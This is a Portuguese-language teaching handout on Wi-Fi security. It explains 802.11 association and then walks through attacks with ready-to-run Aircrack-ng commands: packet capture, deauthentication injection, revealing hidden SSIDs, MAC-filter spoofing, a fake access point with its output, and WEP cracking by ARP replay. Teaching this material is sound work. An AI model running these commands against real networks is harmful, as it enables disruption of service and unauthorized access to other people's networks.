Ataques ao Wi-Fi

http://www.marcosmonteiro.com.br

Prof. Marcos Monteiro

Segurança e Ataques em redes WIFI

Para garantir a segurança de uma rede Wifi precisamos resolver uma série de complicações que não aparecem com redes cabeadas. Por exemplo, uma rede sem fio se estende além das paredes e um possível atacante pode operar de longe. Uma vez que um ataque tenha sido identificado, localizar o atacante é bastante difícil. Além disso, os protocolos de autenticação e criptografia definidos na família de padrões IEEE 802.11 possuem uma série de fraquezas que facilitam o trabalho de um atacante.

;) Prof. Marcos Monteiro

1 - O padrão IEEE 802.11

- Uma rede sem fio é classificada entre ponto de acesso e clientes, onde o ponto de acesso é uma estação base, normalmente um roteador, e os clientes são dispositivos conectados a esta estação, como exemplo celulares, notebooks e etc.
- Se todos os dispositivos utilizam um ponto de acesso para se comunicar, chamamos a rede de infraestruturada. Se clientes se comunicam diretamente, a rede é chamada Ad-hoc.
- **BSSID**: MAC da estação base (roteador ou AP)
- **ESSID ou SSID**: Nome de até 32 bytes da estação base
- **Canal**: Divisão padronizada das frequências da rede sem fio. Uma antena pode escutar e transmitir em apenas um canal por vez.
- **WEP, WPA e WPA2**: Esquema de criptografia usada pela rede sem fio.

;) Prof. Marcos Monteiro

2 - Descoberta

- Por padrão um ponto de acesso envia, várias vezes por segundo, um pacote anunciando sua existência. Este pacote se chama Beacon Frame.
- Beacons frames contém informações sobre o SSID, canal, taxas de transferência, protocolos de segurança suportados pelo do ponto de acesso entre outras coisas, todas em texto puro. Eles são usados para exibir os pontos de acesso disponíveis para clientes que desejam se conectar a uma rede.
- Quando um cliente se torna ativo e quer descobrir os pontos de acesso disponíveis, ele envia um pacote chamado Probe Request. O cliente pode enviar Probe Requests para todos os nós da rede (Broadcast) ou procurando por um AP específico.
- Os pontos de acesso que recebem o pacote respondem com um pacote de Probe Response, com as mesmas informações presentes em um Beacon Frame.

;) Prof. Marcos Monteiro

3 - Associação

- Um cliente que deseja se associar com um ponto de acesso primeiro envia um pacote de Authentication Request para o endereço MAC do ponto de acesso com o seu SSID. Caso o ponto de acesso utilize o protocolo de segurança WEP no modo Shared Key, iniciar-se um desafio cujo objetivo é verificar se o cliente possui a chave compartilhada sem que a mesma seja transmitida.
- Se a autenticação for bem sucedida, ou a rede utilize outro protocolo de segurança (ou ainda nenhuma segurança), o AP enviará um pacote de Authentication Response indicando sucesso. Após isso o cliente está autenticado, porém não associado.
- Para iniciar a associação, o cliente envia um pacote de Association Request contendo o SSID da rede.
- Se a autenticação foi completada com sucesso o AP envia um pacote de Association Response. A partir daí começa a troca de pacotes de dados.
- Caso o AP use WPA é necessário completar o ***4-way handshake***.

3 - Associação

1. Beacon

2. Probe Request

3. Probe Response

4. Authentication Request

5. Authentication Response

6. Association Request

7. Association Response

4 - Ataques

- Existem diversas ferramentas para realizar estes ataques mas demonstraremos como eles podem ser realizados, utilizando principalmente o pacote de ferramentas Aircrack-ng e outras ferramentas comuns em uma distribuição GNU/Linux.

- Para realizar alguns desses ataques, é necessário que o driver da placa sem fio utilizada pela atacante tenha suporte a certas funcionalidades como modo monitor e injeção de pacotes. Nem todos os drivers oficiais tem suporte a isso.

4.1 - Ataque de Escuta

Todo o tráfego de associação e Beacon Frames são transmitidos em texto puro e podem ser capturados por qualquer um. Além disso, em redes sem criptografia, é possível para um atacante capturar todo tráfego de dados.

A placa sem fio deve estar no modo monitor para que pacotes não endereçados para o atacante sejam coletados pelo Sistema Operacional.

Pode-se colocar uma placa no modo monitor com o programa airmon-ng. Este programa cria uma interface virtual wlanXmon no modo monitor.

 # airmon-ng start wlan0

Alguns drivers não são compatíveis com o airmon-ng, uma alternativa é alterar o modo diretamente na interface usando o comando iwconfig.


 # iwconfig wlan0 mode monitor

Para capturar pacotes, usa-se o programa airodump-ng.

 # airodump-ng wlan0mon


;) Prof. Marcos Monteiro

airmon-ng start wlan0



;) Prof. Marcos Monteiro

airodump-ng wlan0mon



;) Prof. Marcos Monteiro

4.2 - Ataque de Desassociação


Como todos os pacotes de controle são enviados em texto puro e sem nenhuma forma de autenticação da origem, um atacante pode enviar pacotes marcados como sendo originados do AP indicando o encerramento da conexão. Com isso os clientes acreditarão que o AP encerrou a associação e irão tentar se conectar novamente.

O programa aireplay pode ser usado para injetar pacotes de desassociação. O comando:

aireplay-ng --deauth 10 -a FF:FF:FF:FF:FF:FF -c AA:AA:AA:AA:AA:AA wlan0mon

Envia 10 pacotes de desassociação em nome do AP “FF:FF:FF:FF:FF:FF” para o cliente com cujo endereço MAC é AA:AA:AA:AA:AA:AA.

Comando aireplay-ng



;) Prof. Marcos Monteiro

4.3 - Descobrindo redes ocultas

- Uma opção comum em vários APs é a de esconder o seu SSID. Isto normalmente é feito por administrados que querem evitar que intrusos tentem acessar sua rede.
- Porém, como veremos, a segurança dada por esta técnica é muito baixa. Primeiro mesmo que o SSID de um AP esteja escondido, ele ainda deve enviar Beacon Frames e Probe Responses normalmente, mas sem o seu SSID. Isso permite que um atacante saiba da existência do AP.
- Além disso durante o Association Request, um cliente deve enviar o SSID do ponto de acesso. Escutando passivamente, um atacante eventualmente pode capturar um Association Request e descobrir o SSID.
- Se o atacante não quiser esperar, pode ainda enviar um ataque de desassociação, como visto anteriormente, forçando o cliente a se reconectar e assim capturando o seu Association Request. É fácil descobrir quais clientes estão conectados a cada AP simplesmente observando o tráfego.

4.4 - Burlando filtros por MAC

- Um mecanismo de segurança utilizado tanto em redes cabeadas quanto redes sem fio são filtros por endereços MAC. Filtros por endereços MAC fazem com que o gateway de uma rede rejeite todos os pacotes exceto os provenientes de uma certa lista de endereços MAC pré-cadastrada. Deste modo, apenas clientes cadastrados podem utilizar a rede.
- Enquanto esse mecanismo pode ser efetivo em redes cabeadas, em redes sem fio sua efetividade diminui muito. Isso ocorre pois em todo pacote enviado em uma rede sem fio está presente o endereço MAC, independente da criptografia ou mecanismo da rede.
- Por isso, um atacante que pretende se associar a uma rede com filtros por endereços MAC só precisa escutar e tomar nota do endereço MAC de algum cliente autorizado. Então, modificar o seu próprio endereço MAC para este, preferencialmente quando o cliente verdadeiro não estiver na rede. Uma outra possibilidade é impedir a conexão do verdadeiro cliente pelo uso de pacotes de desassociação.

4.5 – Ataque com Falsos APs

- Em uma rede com diversos APs, um atacante pode enviar Beacon Frames e Association Responses como faria um AP legítimo da rede. Se o sinal do atacante for mais forte que o de outros APs, o cliente se associará ao computador do atacante. A partir daí o atacante pode escutar e enviar qualquer informação para a vítima. Quando o atacante encaminha os pacotes para rede, eventualmente modificando-os, isso é conhecido como ataque do homem-no-meio (MitM) e a vítima pode não perceber que há algo de errado.
- Mesmo que o sinal do atacante não seja mais forte, ele pode forçar um cliente a associar-se a ele injetando pacote de desassociação em nome dos APs legítimos.
- Uma variação desse ataque consiste em o computador do atacante responder a qualquer Association Request com um Association Response equivalente. Devido a configurações comuns em muitos sistemas, o dispositivo pode se conectar a uma rede conhecida assim que ela é detectada. Assim o atacante pode se conectar ao dispositivo de uma pessoa sem que ela saiba do que está acontecendo. Talvez mesmo sem estar usando o dispositivo.
- O programa airbase-ng é capaz de criar falsos pontos de acesso.

```
root@root:~# airbase-ng -F ./Desktop/WPA-attack.cap --essid linksys -Z 2 -c 1 -i mo
n0 mon0
21:08:05  Created capture file "./Desktop/WPA-attack.cap-01.cap".
21:08:05  Created tap interface at0
21:08:05  Trying to set MTU on at0 to 1500
21:08:05  Trying to set MTU on mon0 to 1800
21:08:06  Access Point with BSSID [redacted]35:93:C4 started.
21:10:28  Client [redacted]6D:53:AC associated (WPA2;TKIP) to ESSID: "linksys"
21:10:55  Client [redacted]6D:53:AC associated (WPA2;TKIP) to ESSID: "linksys"
21:11:08  Client [redacted]6D:53:AC associated (WPA2;TKIP) to ESSID: "linksys"
```

uso: airbase-ng <options> <replay interface>

-F prefix : Local onde irá armazenar os dados
--essid <ESSID> : especifique o ESSID (short -e)
-Z type : coloque para usar WPA2. 1=WEP40 2=TKIP 3=WRAP
4=CCMP 5=WEP104
-c channel : informar o canal para ser usado
-i iface : interface onde o fake AP será criado

;) Prof. Marcos Monteiro

5 – Redes WEP

- O **W**ired **E**quivalent **P**rotection, mais conhecido simplesmente como WEP, é um protocolo de segurança presente no primeiro padrão IEEE 802.11 e pretende proteger o tráfego contra escuta de pacotes e impedir que clientes não autorizados se conectem a pontos de acesso.
- Diversas falhar foram descobertas no WEP que levaram a sua depreciação em 2004, com a introdução do WPA2.
- O WEP possui um vetor de inicialização (IV) de 24 bits gerado aleatoriamente. A senha WEP é concatenada com o IV e é gerado a cifra RC4, que por sua vez gera uma keystream onde é mesclada ao pacote, em texto plano, e enviado ao cliente.
- O cliente obtém o valor do IV, combina-o com a chave WEP e utilizando o algoritmo RC4, gera o mesmo keystream. Utiliza-se um novo IV para cada pacote enviado.

5.1 - Obtendo a Chave WEP

- A fraqueza do WEP está no uso do RC4. Existem alguns “IV fracos” que revelam informações sobre o resto da chave usada no RC4 e tornam plausível a quebra por força bruta em poucos minutos. Estes “IV fraco” variam para cada chave WEP.
- Por tanto, para quebrar uma chave WEP, um atacante precisaria apenas ficar coletando pacotes com IVs diferentes até ter um número suficiente para que seja possível quebrar a chave. Ele poderia obter esses pacotes com o airodump.
- **# airodump-ng -w saida wlan0mon**
- Em média, são necessários 300.000 IVs para quebrar uma chave de 64bits. Pode demorar muito tempo para coletar essa quantidade de pacotes. Por isso, para acelerar esse ataque, o atacante pode injetar pacotes que gerariam respostas com IVs diferentes.

5.1 - Obtendo a Chave WEP

Uma técnica comum é o ARP Request Replay. O atacante espera um cliente enviar um pedido de resolução ARP para o AP. Estes pacotes podem ser identificados, mesmo criptografados, pelo seu tamanho e comportamento. Então o atacante repete esse pacote muitas vezes, fazendo o AP criar vários novos pacotes com IVs diferentes.

Um exemplo de realização deste ataque com a ferramenta aireplay-ng é, em uma outra janela:

 # aireplay-ng -3 -b 00:13:10:30:24:9C wlan0mon

Onde 00:13:10:30:24:9C é o endereço MAC do AP e 3 é o tipo de ataque ARP Request Replay.

Após coletados IVs suficientes, executa-se o programa aircrack-ng:

 # aircrack-ng saida*.cap

Wireless Settings

Wireless Network

- [x] Enable SSID Broadcast
- [ ] Enable Wireless Isolation

Name (SSID): test

Region: Europe

Channel: Auto

Mode: Up to 150 Mbps

Security Options

- ( ) None
- (•) WEP
- ( ) WPA-PSK [TKIP]
- ( ) WPA2-PSK [AES]
- ( ) WPA-PSK [TKIP] + WPA2-PSK [AES]

Security Encryption (WEP)

Authentication Type: Automatic

Encryption Strength: 128-bit

Security Encryption (WEP) Key

Passphrase: [ ] Generate

Key 1 : (•) 5AA66D03135CB2D67F61D19040

Key 2 : ( ) 5AA66D03135CB2D67F61D19040

Key 3 : ( ) 5AA66D03135CB2D67F61D19040

